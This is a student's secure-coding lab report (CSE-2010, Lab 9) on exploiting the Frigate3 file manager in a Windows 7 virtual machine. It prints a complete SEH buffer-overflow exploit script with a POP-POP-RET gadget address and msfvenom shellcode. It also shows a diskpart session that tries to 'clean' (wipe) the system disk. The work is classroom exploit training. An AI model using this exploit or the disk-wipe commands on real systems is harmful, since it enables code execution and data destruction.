

**CSE-2010**

**Secure Coding(L23 + L24)**




**Lab - 9**

**Name :- MD Shafiq Ahmed**

**Reg no :- 18BCN7122**


- Download Vulln.zip from teams.




- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.



- **Unzip the zip file. You will find two files**



- **Download and install python 2.7.\* or 3.5.\***



- **Run the exploit script to generate the payload**

```
exploit2.py - C:\Users\Shafiq Ahmed\Desktop\03.04.2021\03.04.2021\exploit2.py (2.7.18)
File Edit Format Run Options Window Help
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)


nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed

buf = b""
buf += b"\x89\xe3\xdb\xdb\xd9\x73\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x79\x78\x4e"
buf += b"\x62\x37\x70\x75\x50\x47\x70\x31\x70\x4b\x39\x6b\x55"
buf += b"\x34\x71\x6b\x70\x65\x34\x4c\x4b\x50\x50\x36\x50\x6e"
buf += b"\x6b\x31\x42\x36\x6c\x4e\x6b\x33\x62\x67\x64\x4c\x4b"
buf += b"\x61\x62\x35\x78\x64\x4f\x6e\x57\x53\x7a\x67\x56\x65"
buf += b"\x61\x6b\x4f\x6c\x6c\x55\x6c\x35\x31\x63\x4c\x73\x32"
buf += b"\x34\x6c\x51\x30\x4b\x71\x68\x4f\x76\x6d\x67\x71\x58"
buf += b"\x47\x49\x72\x6c\x32\x46\x32\x71\x47\x6c\x4b\x42\x72"
buf += b"\x62\x30\x6e\x6b\x32\x6a\x45\x6c\x6c\x4b\x42\x6c\x67"
buf += b"\x61\x62\x58\x4d\x33\x77\x38\x37\x71\x6e\x31\x32\x71"
buf += b"\x6e\x6b\x76\x39\x67\x50\x46\x61\x6e\x33\x6c\x4b\x77"
buf += b"\x39\x36\x78\x39\x73\x56\x5a\x71\x59\x4c\x4b\x50\x34"
buf += b"\x4c\x4b\x63\x31\x7a\x76\x44\x71\x69\x6f\x6e\x4c\x6f"
buf += b"\x31\x48\x4f\x46\x6d\x35\x51\x68\x47\x66\x58\x39\x70"
buf += b"\x44\x35\x49\x66\x64\x43\x53\x4d\x68\x78\x45\x6b\x51"
buf += b"\x6d\x44\x64\x51\x65\x68\x64\x72\x78\x4c\x4b\x56\x38"
```


- Generate the payload by executing exploit2.py








- Testing for vulnerability by copy pasting generated payloads in different fields.





- **Vulnerability found by generating payload at the pattern match field**





**Trying to erase the disk but an error occurred.**

```
C:\Windows\system32\cmd.exe - diskpart
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Shafiq Ahmed>cd ..
C:\Users>cd ..
C:\>cd Windows
C:\Windows>cd system
C:\Windows\system>cd ..
C:\Windows>cd System32
C:\Windows\System32>diskpart
_
```

```
C:\Windows\System32\diskpart.exe
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: SHAFIQAHMED-PC

DISKPART> list disk

   Disk ###    Status              Size      Free      Dyn    Gpt
   -----    -
   Disk 0      Online                 32 GB         0 B

DISKPART> select disk 0
Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART> select disk0
Microsoft DiskPart version 6.1.7601

DISK          - Shift the focus to a disk. For example, SELECT DISK.
PARTITION    - Shift the focus to a partition. For example, SELECT PARTITION.
VOLUME       - Shift the focus to a volume. For example, SELECT VOLUME.
UDISK        - Shift the focus to a virtual disk. For example, SELECT UDISK.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART>
```

